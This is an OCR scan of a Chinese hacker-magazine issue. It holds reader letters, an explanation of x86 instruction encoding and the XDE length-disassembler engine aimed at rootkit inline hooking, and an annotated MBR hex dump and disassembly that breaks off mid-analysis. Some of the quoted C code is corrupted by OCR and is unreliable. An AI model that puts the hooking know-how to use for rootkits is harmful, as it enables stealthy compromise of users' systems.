```

我们试试http://hackgame.cnxhacker.net/theforthin.asp

果然就是第四关的游戏地址。其实这一关就是锻炼大家对源码的读取以及信息的获取能力，非常基础的应用技巧。

本贴地址：http://www.nohack.cn/bbs/thread-111583-1-3.html



50号信箱

在知识经济的信息时代，我们等待三网合一。在全球金融危机影响及灾害频发的年代，必须冷静地分析和思考每一步。脆弱的体系经不起剧烈的动荡，如何搭建好符合力学的结构，是需要考虑的问题……也许大家看着有点莫名其妙，但……这就是哲学！

姓名昵称：太阳黑客
所在城市：广西
目前职业：学生
建议意见：最近想学习一下JSP方面的知识，不知道难度如何？看资料介绍，貌似其在安全性上很不错，这样管理起网站来要轻松了许多吧？

抗旱回社的编辑：不知道大家对ASP/PHP/AJAX是否已经熟悉了呢？对其所产生的漏洞原理及利用应用的是否顺手？许多人喜欢广撒网，追求最新，觉得不掌握一点就跟不上技术发展的速度。

其实我们不必去刻意追新，应当一步步地去了解，当某项技术真正地完善或许多问题得到了稳定，然后再去应用。这比什么都不知道的时候去学习，一遇到问题就连网上都没资料可查，很伤脑啊！有些心理素质不好者，也许就会受到打击，兴趣倍减！

另外，推荐大家关注一下近期出品的部分图书，比如《黑客脚本全本》，就把ASP/PHP/JSP等的安全问题集中一起，让大家可以对比感受一下，值得购买学习！

姓名昵称：名人就是难
所在城市：福建
目前职业：工人

建议意见：关注《黑客手册》很多年了，但一直都是买杂志，也渐渐学到了一些知识。最近想笼统地收集一下出品的图书，从菜鸟到大虾，如何选择呢？另外，有没有C语言编程方面的黑客书籍，想看一看。

新年新菜编：我们一直以来都照顾着菜鸟进化到大虾的能力，如果大家能够以菜鸟的方式完成大虾所掌握的技术，那才是最好的，低调是黑客必须的！

我认为目前最值得一看的是《黑客主流攻击大全》，先了解攻击，才能更好地想出防御的方法。另外，编程方面已经出了三本不错的图书，最新的是《精通VB黑客编程》，可以一看！还有最新马上要出版的《杀不死的秘密》，值得一读，还可以学习汇编。

姓名昵称：网络的幽幽
所在城市：北京
目前职业：学生

建议意见：我想看《Hack编程实例精讲 II －精通黑客编程》，但购买时却没货了，很郁闷。在网上看到很多人都想买，不知编辑是否能制作电子书放到某期杂志或合订本光盘中，谢谢！

摆地摊的编辑：这个这个，可能以后的书暂时不会做电子书了，感兴趣的朋友学知识要趁早，趁热打铁，不要等错过了购买季节就后悔了。

第二季 反汇编



图 wolfSea

x86指令和xde长度反汇编引擎解读

从本文您可以学到：
1、简单了解x86指令

使用Inline hook是Rootkit的一种关键技术之一。在Inline hook的过程中，我们经常需要读取某个函数开头的几个指令，然后将其拷贝到另外的内存空间，接着用跳转语句替换。当被hook的函数调用时，流程就会转入我们设计的函数中。在这个过程中，很关键的一步就是读取指令。x86指令是一组不定长度的指令集，我们需要完整地读完一道指令才能知道它的长度。所以在读取和拷贝的过程中，我们只有完整地读完要拷贝的指令段落，否则是无法预计某指令会在何处结束。XDE反汇编引擎就是一个读取指令并计算长度的工具，在Rootkit开发中，我们经常会使用到它。本文的目的是解读其原理。

引：英特尔指令格式

我们需要先认识指令的格式，才能分析引擎是如何读取指令的。相应的参考资料，我们可以参看《Intel 64 and IA-32 Architectures Software Developer’s Manual Volume 2A：Instruction Set Reference，A-M》中的CHAPTER 2 INSTRUCTION FORMAT。这里我们只做简单的介绍。




图1 Intel 64和IA-32架构的指令编码格式

根据英特尔指令手册的描述，Intel 64和IA-32架构的指令编码如图1所示格式。指令集包括了可选的指令前缀（可按任意顺序）(Instruction Prefixes)，主作业码字节（1至3个字节）(Opcode)，寻址方式标识符（按需，其中包括了Mod/M字节和SIB字节），位移标识符（按需）(Displacement)和一个立即数域（按需）(Immediate)。

指令前缀

指令前缀被分为四组，每一组都包含一组其允许的前缀码。

Group 1

－锁定和重复前缀：

. F0H—锁定
. F2H—REPNE/REPNZ（一般只用于串操作）
. F3H—REP or REPE/REPZ（一般只用于串操作）

Group 2

－段重叠前缀：

. 2EH—CS
. 36H—SS
. 3EH—DS
. 26H—ES
. 64H—FS
. 65H—GS

－分支提示：

. 2EH—分支不被选中（只用于Jcc指令）

. 3EH—分支选中（只用于 Jcc 指令）

Group 3

. 66H—操作数大小重置前缀（当使用逃逸码 0FH 时，它就被当作某些 SIMD 指令的强制前缀）

Group 4

. 67H—地址大小重置前缀

操作符

主作业码的长度为 1 到 3 字节。有时 ModR/M 字节里会编写了一个额外的三位作业码。主作业码中也会定义一些更小的域，这些域定义了操作的对象、位移大小、寄存器编码、条件代码和扩展的标志。这些都根据操作的不同而有所区分。

一般的二字节作业码格式和 SIMD 指令包括：

. 一个作为主作业码的逃逸码 0FH 和第二个作业码字节，或
. 一个强制前缀（66H，F2H，or F3H），一个逃逸码字节，和一个第二作业码字节

举例，CVTDQ2PD 包括下面部分：F3 0F E6。第一个字节是 SSE/SSE2/SSE3 指令的强制前缀（而不是一个重复操作的前缀）。

一般的三字节作业码格式和 SIMD 指令包括：

. 一个作为主作业码的逃逸码 0FH 加上两个个附加作业码字节，或
. 一个强制前缀（66H），一个逃逸码字节，加上两个附加操作码字节

举例，对 XMM 寄存器的 PHADDW 包括下面部分：66 0F 38 01。第一个字节是强制前缀。

更具体的，我们可以参考《Intel 64 and IA-32 Architectures Software Developer' s Manual Volume 2A：Instruction Set Reference, A-M》。

ModR/M 和 SIB 字节

许多内存操作指令需要一个紧跟于主作业码后的寻址方式标识符字节（称为 ModR/M 字节）。ModR/M 字节包含了三个域的信息：

. mod 域和 r/m 域共同表示了 32 种可能的值：8 个寄存器和 24 个寻址模式。
. reg/opcode 域标识了一个寄存器号码或是三个位的作业码信息。reg/opcode 域的作用取决于主作业码。
. r/m 域能指定一个寄存器或是能和 mod 域共同编码一个寻址模式。有时，某种组合被用于表达某些指令的作业码信息。

某种 ModR/M 字节编码需要第二个寻址字节（SIB 字节）。基于基准地址指针和比例数的 32 位寻址方式需要 SIB 字节。SIB 字节包括下面域：

. 比例域指定了比例因子。
. 指针域指定了存放指针的寄存器号码。
. 基准域指定了存放基准地址的寄存器号码。

ModR/M 和 SIB 字节的编码过于复杂。在此不展开说明，请参考《Intel? 64 and IA-32 Architectures Software Developer' s Manual Volume 2A：Instruction Set Reference, A-M》。

位移和直接数字节

有些寻址方式包括了一个紧跟ModR/M字节的位移字节。Displacement 字节如果存在，可能为 1，2 或 4 字节。

如果指令指示了一个直接数操作，就需要直接数字节，可能为 1，2 或 4 字节。

XDE 长度反汇编引擎

前面的介绍主要是为了下面解读 XDE 引擎。事实上，如果你看懂了英特尔的指令手册，相信是能写出比 XDE 功能更全面的反汇编引擎的。

XDE 引擎的主要结构是这两个导出函数：

```
int __cdecl xde_disasm(/* IN */ unsigned char *opcode,
                       /* OUT */ struct xde_instr *diza);

int __cdecl xde_asm(/* OUT */ unsigned char* opcode,
                    /* IN */ struct xde_instr* diza);
```

xde_disasm 将从给定的地址开始读取一个指令，将其转换成 xde_instr 结构，并返回其长度。

xde_asm 是将给定的 xde_instr 结构转换成二进制的编码。

核心结构

xde_instr 结构是 XDE 中一个重要的结构，其主要用于存储指令的信息。具体如下：

```
struct xde_instr
{
unsigned char  defaddr; /* 2 或 4, 取决于 0x67 前缀   */
unsigned char  defdata; /* 2 或 4, 取决于 0x66 前缀 */
unsigned long  len; /* 完整的指令长度   */
unsigned long  flag; /* C_xxx 标志集  */
unsigned long  addrsize; /* 地址长度 (或 0) */
unsigned long  datasize; /* 数据长度 (或 0) */
unsigned char  p_lock; /* 0 或 F0  */
unsigned char  p_66; /* 0 或 66  */
unsigned char  p_67;  /* 0 或 67 */
unsigned char  p_rep; /* 0 或 F2/F3 */
unsigned char  p_seg;  /* 0 或 26/2E/36/3E/64/65 */
unsigned char  opcode;  /* 作业码字节 (如果是 0x0F, opcode2 被设置)  */
unsigned char  opcode2;  /* 如果 opcode 为 0x0F, 包含了第二个作业字节  */
unsigned char  modrm;  /* modr/m 字节 (如果带 C_MODRM 标志)  */
unsigned char  sib;  /* sib 字节 (如果带 C_SIB 标志) */
unsigned long  src_set; /* SRC object set (instr. will READ 'em)  */
unsigned long  dst_set; /* DST object set (instr. will WRITE 'em)  */
union
{
unsigned char  addr_b[8];  /* 寻址地址, 长度为上述addrsize */
unsigned short addr_w[4];
unsigned long  addr_d[2];
signed char    addr_c[8];
signed short   addr_s[4];
signed long    addr_l[2];
};
union
{
unsigned char  data_b[8];  /*  数据,长度为上述datasize */
unsigned short data_w[4];
unsigned long  data_d[2];
signed char    data_c[8];
signed short   data_s[4];
signed long    data_l[2];
};
}; /* struct xde_instr */
```

XDE 里面还包含了一个强力的核心部件，就是 xde_table 表单，里面完整描述了引擎所能处理的指令可能具备的所有属性标志。这个表单横跨 700+ 行，所以我们是不可能逐一分析的。下面是大致的结构：

```
unsigned long xde_table[ TBL_max ] =
{
          // add modrm
/* 00 */  C_MODRM+C_DST_FL+C_SRC_REG+C_MOD_RM+C_OPSZ8,
/* 01 */  C_MODRM+C_DST_FL+C_SRC_REG+C_MOD_RM,
/* 02 */  C_MODRM+C_DST_FL+C_MOD_REG+C_SRC_RM+C_OPSZ8,

...省略了 700+ 行代码...

/* FF /4 */  C_STOP+C_UNDEF,
/* FF /5 */  C_STOP+C_UNDEF,
/* FF /6 */  C_PUSH+C_SRC_RM,
/* FF /7 */  C_BAD

}; /* unsigned long xde_table[512] */
```

xde_asm 函数

xde_asm 函数的作用在于将 xde_instr 结构里的信息组织成二进制的编码。其原理相当简单，主要是按顺序读取 xde_instr 结构中的各项信息再将各项信息写入 Opcode 中。具体如下：

```
int __cdecl xde_asm(/* OUT */ unsigned char* opcode,
                    /* IN */ struct xde_instr* diza)
{
  unsigned char* p;
  int i;

  p = opcode;

  if (diza-?p_seg )            *p++ = diza-?p_seg;
/* 读取段重置前缀码, 写入 opcode*/
  if (diza-?p_lock)           *p++ = diza-?p_lock;
/* 读取锁定前缀码, 写入 opcode*/
  if (diza-?p_rep )            *p++ = diza-?p_rep;
/* 读取重复操作前缀码, 写入 opcode*/
  if (diza-?p_67   )           *p++ = diza-?p_67;
/* 读取地址长度前缀码, 写入 opcode*/
  if (diza-?p_66   )           *p++ = diza-?p_66;
/* 读取数据长度前缀码, 写入 opcode*/
  *p++ = diza-?opcode;
/* 读取作业码, 写入 opcode*/
  if (diza-?opcode == 0x0F)      *p++ = diza-?opcode2;
/* 若包含第二个作业码, 将第二个作业码写入 opcode*/
  if (diza-?flag & C_MODRM)       *p++ = diza-?modrm;
/* 若包含 ModR/M 字节, 将其写入 opcode*/
  if (diza-?flag & C_SIB)        *p++ = diza-?sib;
/* 若包含 SIB 字节, 将其写入 opcode*/
  for(i=0; i?diza-?addrsize; i++) *p++ = diza-?addr_b[i];
/* 将 displacement 字节写入 opcode*/
```

```
    for(i=0; i?diza-?datasize; i++) *p++ = diza-?data_b[i];
  /*将 displacement 字节写入 opcode*/
    return p - opcode;
  /*返回写入长度*/

  } /* int __cdecl xde_asm() */
```

xde_disasm 函数

xde_disasm 函数比 xde_asm 函数复杂一些。一般来说它是 xde_asm 的逆向操作，但是它在读取指令并保存到 xde_instr 结构的同时，还分析了各类指令的属性，并通过上述强大的 xde_table 表单为每个指令给出一个标识符。其间充斥着大量的 IF 语句，大多数情况是检查输入 Opcode 是否为某一特定值，并通过判定该值修改输出结构中的 flags 和 src_set、dst_set。其读取和判定的顺序大致按照图 1 的指令格式。事实上大量的代码也只是将二进制的编码分析写入到 xde_instr 结构中。但是我们注意到代码仅对 Opcode 长度为 1 或 2 字节的情况作出分析，而在上述图 1 中，Opcode 长度可能为 3 字节。事实上，XDE 只分析了 x86 指令集。整个 xde_disasm 函数由于过于冗长，这里就不再给出，详细请参照随文附件中的 XDE 源代码 xde.c。

（文章中所涉及的相关代码及工具已收录在本期光盘中）

编辑点评： 看了本文有一种豁然开朗的感觉，原来反汇编尽管如此的麻烦，不过其作用却不能小觑。

系统底层

乾坤大挪移——移动更改 MBR

图 int 3

从本文可以学到：

MBR 相关知识

很久之前就写完这个东东了，今天拿出来跟大家分享，算是科普吧！

从 DOS 时代过来的程序员，对引导扇区、MBR 等概念比较熟悉，遇到引导型病毒也不会感觉太可怕。虽然现在都是 Windows、Linux 时代了，DOS 早就成为了历史，但与它相关的一些东西却无时无刻不在与你的系统产生着联系。

今天我给大家讲的，只是更改和移动 MBR，MBR 对于 windows 系统来说，是客观存在的，因此我们可以操作它，是有实现的可能性的。严格地讲，对于单纯的系统研究，这些知识是有必要了解的，今天我们就对系统的 MBR 来个乾坤大挪移（此招甚是厉害！）。

为了不至于太唐突，我决定占用一些篇幅来介绍一下前置的知识。由于水平有限，有不对或者不足的地方请高手指出。在开始正文之前，假设大家有一定的 C 或者是 ASM 的基础（对于 ASM 的相关介绍，我推荐两本书：《intel 汇编程序语言程序设计(第 5 版)》、《Windows 32 位汇编程序设计》），这样后面我讲述起来就比较连贯啦。

寻宗溯源——主引导扇区

一个完整硬盘的数据应该包括五部分：MBR、DBR、FAT、DIR 区和 DATA 区。其中只有主引导扇区是唯一的，其它的随你的分区数的增加而增加。

主引导扇区位于整个硬盘的 0 磁头 0 柱面 1 扇区，包括硬盘主引导记录 MBR (Main Boot Record) 和分区表 DPT (Disk Partition Table)。其中主引导记录的作用就是检查分区表是否正确，以及确定哪个分区为引导分区，并在程序结束时把该分区的启动程序（也就是操作系统引导扇区）调入内存加以执行。

引导扇区在每个分区里都存在，但是我们常说的主引导扇区是硬盘的第一物理扇区，它由两个部分组成：**即主引导记录 MBR 和硬盘分区表 DPT。**

在总共 512 字节的主引导分区里，其中 MBR 占 446 个字节（偏移 0—偏移 1BDH），DPT 占 64 个字节（偏移 1BEH—偏移 1FDH），最后两个字节“55，AA”（偏移 1FEH、偏移 1FFH）是分区的结束标志。

这样说可能比较难理解，我们来看一个宏观的结构图：

```
0000 |-----------------------------------|
     | |
     | |
     | Main Boot Record |
     | |
     | |
     | 主引导记录(446字节) |
     | |
     | |
     | |
01BD | |
01BE |-----------------------------------|
     | |
01CD | 分区信息 1(16字节) |
01CE |-----------------------------------|
     | |
01DD | 分区信息 2(16字节) |
01DE |-----------------------------------|
     | |
01ED | 分区信息 3(16字节) |
01EE |-----------------------------------|
     | |
01FD | 分区信息 4(16字节) |
     |-----------------------------------|
     | 01FE | 01FF |
     | 55 | AA |
     |-----------------------------------|
```

现在我们对主引导扇区中的 MBR 的位置有了一定的了解，下面我们将深入地分析 MBR。

知己知彼
——硬盘主引导记录 M B R

系统在启动时，BIOS 中断总是把主引导记录所在扇区（硬盘的 0 头 0 道 1 扇区）的内容（包括代码和数据）装入内存 0000：7C00 起始的区域，然后检验该扇区的偏移地址 01FE—01FF 的 2 个字节值是否为结束标志 55AA。如果不是，Int19h 就不把控制权交给主引导记录；若是，则下面的主引导记录就能获得控制权（Int19 通过跳转指令交转控制权）。

二进制形式的主引导记录：

```
0000:0600 33 C0 8E D0 BC 00 7C FB-50 07 50 1F FC BE 1B 7C 3.....|.P.P....|
0000:0610 BF 1B 06 50 57 B9 E5 01-F3 A4 CB BE BE 07 B1 04 ...PW..........
0000:0620 38 2C 7C 09 75 15 83 C6-10 E2 F5 CD 18 8B 14 8B 8,|.u...........
0000:0630 EE 83 C6 10 49 74 16 38-2C 74 F6 BE 10 07 4E AC ....It.8,t....N.
0000:0640 3C 00 74 FA BB 07 00 B4-0E CD 10 EB F2 89 46 25 <.t...........F%
0000:0650 96 8A 46 04 B4 06 3C 0E-74 11 B4 0B 3C 0C 74 05 ..F...<.t...<.t.
0000:0660 3A C4 75 2B 40 C6 46 25-06 75 24 BB AA 55 50 B4 :.u+@.F%.u$..UP.
0000:0670 41 CD 13 58 72 16 81 FB-55 AA 75 10 F6 C1 01 74 A..Xr...U.u....t
0000:0680 0B 8A E0 88 56 24 C7 06-A1 06 EB 1E 88 66 04 BF ....V$.......f..
0000:0690 0A 00 B8 01 02 8B DC 33-C9 83 FF 05 7F 03 8B 4E .......3.......N
0000:06A0 25 03 4E 02 CD 13 72 29-BE 2D 07 81 3E FE 7D 55 %.N...r).-..>.}U
0000:06B0 AA 74 5A 83 EF 05 7F DA-85 F6 75 83 BE 1A 07 EB .tZ.......u.....
0000:06C0 8A 98 91 52 99 03 46 08-13 56 0A E8 12 00 5A EB ...R..F..V....Z.
0000:06D0 D5 4F 74 E4 33 C0 CD 13-EB B8 00 00 80 49 12 00 .Ot.3........I..
0000:06E0 56 33 F6 56 56 52 50 06-53 51 BE 10 00 56 8B F4 V3.VVRP.SQ...V..
0000:06F0 50 52 B8 00 42 8A 56 24-CD 13 5A 58 8D 64 10 72 PR..B.V$..ZX.d.r
0000:0700 0A 40 75 01 42 80 C7 02-E2 F7 F8 5E C3 EB 74 B7 .@u.B......^..t.
0000:0710 D6 C7 F8 B1 ED CE DE D0-A7 00 BC D3 D4 D8 B2 D9 ................
0000:0720 D7 F7 CF B5 CD B3 CA B1-B3 F6 B4 ED 00 4D 69 73 .............Mis
0000:0730 73 69 6E 67 20 6F 70 65-72 61 74 69 6E 67 20 73 sing operating s
0000:0740 79 73 74 65 6D 00 00 00-00 00 00 00 00 00 00 00 ystem...........
0000:0750 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000:0760 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000:0770 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000:0780 00 00 00 8B FC 1E 57 8B-F5 CB 00 00 00 00 00 00 ......W.........
0000:0790 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000:07A0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000:07B0 00 00 00 00 00 00 00 00-86 D8 00 00 00 00 80 01 ................
0000:07C0 01 00 06 3F 3F FD 3F 00-00 00 41 A0 0F 00 00 00 ...??.?...A.....
0000:07D0 01 FE 05 3F FF FE 80 A0-0F 00 C0 4F 2F 00 00 00 ...?.......O/...
0000:07E0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000:07F0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 55 AA ..............U.
```

这是什么？无意义的一些字符吗？不要被吓到，我们来看看反汇编后的样子。我做了详细的注释，相信大家如果有 ASM 基础，是可以看懂的！

反汇编结果

```
  ; 0000:7C00～0000:7C1A: 初始化各个段寄存器、堆栈指针，最后将主引导记录在内存中搬家，腾出其所占内存空间以供装入分区引导记录。
  0000:7C00 33C0      XOR   AX,AX    ;AX寄存器清0
  0000:7C02 8ED0      MOV   SS,AX        ;SS=0
  0000:7C04 BC007C    MOV   SP,7C00      ;装填栈指针——SS:SP=0000:7C00
  0000:7C07 FB        STI        ;开中断(装填栈指针时为避免硬件中断引起栈混乱，应关中断)
  0000:7C08 50        PUSH  AX        ;
  0000:7C09 07        POP   ES           ;装填附加数据段寄存器ES=0
```

```
0000:7C0A 50          PUSH  AX            ;
0000:7C0B 1F          POP   DS            ;装填数据段寄存器 DS=0
0000:7C0C FC          CLD                 ;规定其后的串操作作为正向串操作
0000:7C0D BE1B7C      MOV   SI,7C1B       ;源指针
0000:7C10 BF1B06      MOV   DI,061B       ;目的指针
0000:7C13 50          PUSH  AX
0000:7C14 57          PUSH  DI            ;看看 0000:7C1A ——构造一个跳转
0000:7C15 B9E501      MOV   CX,01E5       ;
0000:7C18 F3          REPZ
0000:7C19 A4          MOVSB               ;0000:7C1B起始的CX字节传送至0000:061B起始的区域
0000:7C1A CB          RETF                ;跳转到 0000:061B(这是一种技巧跳转)
  ;0000:061B～0000:062B:对分区表进行初步检验,一旦检测到某分区表项状态字节大于等于 80h,就通过。当然,在此之前如果检测到某项分区表的状态字节小于 80h,就转错误处理。如果四个分区项的状态字节都为零,主引导记录就会调用 BIOS-ROM 的 INT 18h,显示"PRESS A KEY TO REBOOT"信息等待你的操作。

0000:061B BEBE07      MOV   SI,07BE       ;SI 指向第一个分区表项,这时 CX=0
0000:061E B104        MOV   CL,04         ;分区表共四个表项
0000:0620 382C        CMP   [SI],CH
0000:0622 7C09        JL    062D          ;大于等于80h转[注意JL指令:(SF xor OF)=1 则转]
0000:0624 7515        JNZ   063B          ;不为 0 则[SI]一定小于 80h,只能转错误处理了!
0000:0626 83C610      ADD   SI,+10        ;为零则检查下一表项
0000:0629 E2F5        LOOP  0620          ;检查下一表项
0000:062B CD18        INT   18            ;四表项的状态字节都为0,则系统只好调用INT 18h了

  ;0000:062D～0000:0639:检查剩余的分区表项——状态字节必须为零,否则显示错误信息"分区表无效",然后当机!
  ;PS:竟然是中文提示,郁闷!这里还有个小BUG,前面的放行原则是只要状态字节大于等于 80h,那么如果这个字节是诸如 A0h、E5h之类的数值呢?嘿嘿,这个引导记录统统认为是有效的可引导分区!悲哀!

0000:062D 8B14        MOV   DX,[SI]       ;为读分区引导记录做准备:磁头号→DH,驱动器号→DL
0000:062F 8BEE        MOV   BP,SI         ;SI→BP,保存可引导分区表项的指针
0000:0631 83C610      ADD   SI,+10        ;其余的分区表项还是要检查
0000:0634 49          DEC   CX
0000:0635 7416        JZ    064D          ;CX=0 则检查顺利通过,转继续
0000:0637 382C        CMP   [SI],CH       ;
0000:0639 74F6        JZ    0631          ;为零,是合法表项,再查下一表项
  ;0000:063B～0000:064B:执行错误处理——报告错误信息后当机
0000:063B BE1007      MOV   SI,0710       ;错误信息字符串偏移+1→SI
0000:063E 4E          DEC   SI            ;SI-1→SI
0000:063F AC          LODSB               ;SI+1→SI
0000:0640 3C00        CMP   AL,00
0000:0642 74FA        JZ    063E          ;AL=0则表明一条错误信息显示完毕,系统陷入一个死循环
0000:0644 BB0700      MOV   BX,0007       ;字符方式显示
0000:0647 B40E        MOV   AH,0E         ;
0000:0649 CD10        INT   10            ;以写电传方式显示信息(只显示一个字符)
0000:064B EBF2        JMP   063F          ;显示下一个字符,直到遇到提示信息结束为止
  ;0000:064D～0000:0662:判断可引导分区的分区类型,然后转相应处理程序。
0000:064D 894625      MOV   [BP+25],AX    ;BP=指向第一个可引导分区表项的指针,这时 AX=0000h
  ;使用长度最短的指令将[BP+25]起始的两个单元清零
  ;这两个单元将被用来存放中间变量
0000:0650 96          XCHG  SI,AX         ;此时 SI 清零的最佳指令选择(仅1字节),将服务于 0000:06B8
0000:0651 8A4604      MOV   AL,[BP+04]    ;取分区类型(本例是"06"喽——FAT16主 DOS 分区)
0000:0654 B406        MOV   AH,06         ;为扩展INT 13h无法使用做好更改分区类型的准备
0000:0656 3C0E        CMP   AL,0E         ;0Eh 需要用扩展INT 13h访问的FAT16主 DOS 分区
0000:0658 7411        JZ    066B          ;0Eh 类型的分区转 066Bh
0000:065A B40B        MOV   AH,0B
0000:065C 3C0C        CMP   AL,0C         ;0Ch:需要用扩展INT 13h 访问的 FAT32 分区
0000:065E 7405        JZ    0665          ;0Ch 类型的分区转 0665h 先行预处理
0000:0660 3AC4        CMP   AL,AH         ;0Bh:用传统INT 13h就可以访问的FAT32 分区
0000:0662 752B        JNZ   068F          ;其他类型的分区转 068Fh
  ;0000:0664～0000:06A1:根据分区类型和分区表表项内容进行读取分区引导记录前的处理工作
0000:0664 40          INC   AX            ;0Bh 类型的分区由此开始处理:此条指令用意是清 ZF 位
0000:0665 C6462506    MOV   BYTE PTR [BP+25],06 ;0Ch类型的分区由此开始处理
0000:0669 7524        JNZ   068F          ;请注意上面指令对 ZF 位的影响:0Bh 类型分区转,0Ch 则不转
  ;0000:066B～0000:068C 这段代码仅当分区类型为 0Ch、0Eh 才有获得执行的机会
0000:066B BBAA55      MOV   BX,55AA       ;0Eh 类型的分区由此开始处理
0000:066E 50          PUSH  AX            ;
0000:066F B441        MOV   AH,41         ;扩展INT 13h功能,检测BIOS是否已经支持扩展 INT13h
0000:0671 CD13        INT   13            ;入口参数:BX=55AAh,DL=驱动器号,AH=41h
0000:0673 58          POP   AX            ;执行完恢复 AX 为 060Eh
0000:0674 7216        JB    068C          ;不支持则转
0000:0676 81FB55AA    CMP   BX,AA55
0000:067A 7510        JNZ   068C          ;扩展INT13h 不可用也转
0000:067C F6C101      TEST  CL,01         ;测试扩展盘访问是否被支持
0000:067F 740B        JZ    068C          ;不支持还转
  ;因为扩展INT13h方式读盘与标准INT13h方式读盘有很大差别,所以0000:0686处指令修改其后的代码,以保证按照扩展读方式读分区引导扇区时能正确跳转到相应的处理程序中。
0000:0681 8AE0        MOV   AH,AL         ;分区类型→AH
0000:0683 885624      MOV   [BP+24],DL    ;保存驱动器号→[BP+24]
0000:0686 C706A106EB1E MOV  WORD PTR [06A1],1EEB ;修改0000:06A1处代码为"JMP 06C1"
0000:068C 886604      MOV   [BP+04],AH    ;注意:如果扩展INT13h不能使用,则A 改分区类型为 06,但如果扩展 INT13h 能使用,则仍保持原分区类型不变
0000:068F BF0A00      MOV   DI,000A       ;其他类型分区由此开始处理,此条指令初始化计数器
0000:0692 B80102      MOV   AX,0201       ;AH:读操作,AL:读取1个扇区的内容
0000:0695 8BDC        MOV   BX,SP         ;SP=7C00→BX,指定分区引导记录装入内存的位置偏移
0000:0697 33C9        XOR   CX,CX         ;CX 清零
0000:0699 83FF05      CMP   DI,+05        ;注意5<DI≤A和DI≤5两者的区别:所读扇区不一样
0000:069C 7F03        JG    06A1          ;大于则转去读由分区表指定的分区引导扇区
0000:069E 8B4E25      MOV   CX,[BP+25]    ;小于则证明所读分区表指定的引导扇区无合法的引导记录
  ;以下标有①②者请注意,它们的地址都是一样的,就是说实际运行中只可能是二者之一;但为了分析的方便,我把两者都列了出来以供对比,阅读时千万别看成是两条指令了啊!
①0000:06A1 034E02    ADD   CX,[BP+02]    ;获取分区引导扇区所在的柱面号和物理扇区号
②0000:06A1 EB1E      JMP   06C1          ;如果分区类型是0Ch、0Eh,而且扩展读能使用,则执行该指令
  ;0000:06A4:将可引导分区的分区引导记录装入内存指定区域
  ;入口参数:AH=功能号,02 为读盘操作;  AL=一次读取的扇区数;
  ;          ES:BX=读入内存的起始地址;
  ;          CH=10位柱面号的低8位;   CL:高两位是10位柱面号的高两位,低6位是物理扇区号;
  ;          DH=磁头号;               DL=驱动器号,最高位(即位7)为0是软盘,为1是硬盘;
0000:06A4 CD13        INT   13            ;读分区引导记录到0000:7C00起始的区域
0000:06A6 7229        JB    06D1          ;不成功转
0000:06A8 BE2D07      MOV   SI,072D       ;错误信息字符串偏移→SI
0000:06AB 813EFE7D55AA CMP  WORD PTR [7DFE],AA55 ;分区引导记录合法吗?
0000:06B1 745A        JZ    070D          ;合法则转(这是主引导记录唯一的正常出口)

0000:06B3 83EF05      SUB   DI,+05        ;不合法则为换读其他扇区做准备
0000:06B6 7FDA        JG    0692          ;只有一次换读扇区的机会!
  ;0000:06B8～0000:06BF:错误预处理
0000:06B8 85F6        TEST  SI,SI         ;测试SI值是否为0,其意义在于确定该显示哪条信息
0000:06BA 7583        JNZ   063F          ;不为0则转错误处理,显示"Missing operating system"
0000:06BC BE1A07      MOV   SI,071A       ;错误信息字符串偏移→SI
0000:06BF EB8A        JMP   064B          ;转错误处理,显示"加载操作系统时出错"
  ;0000:06C1～0000:06CF:整理扩展读所需入口参数,然后调用扩展读子程序
  ;这段代码只有在以扩展读方式读取分区引导记录时才有机会获得执行
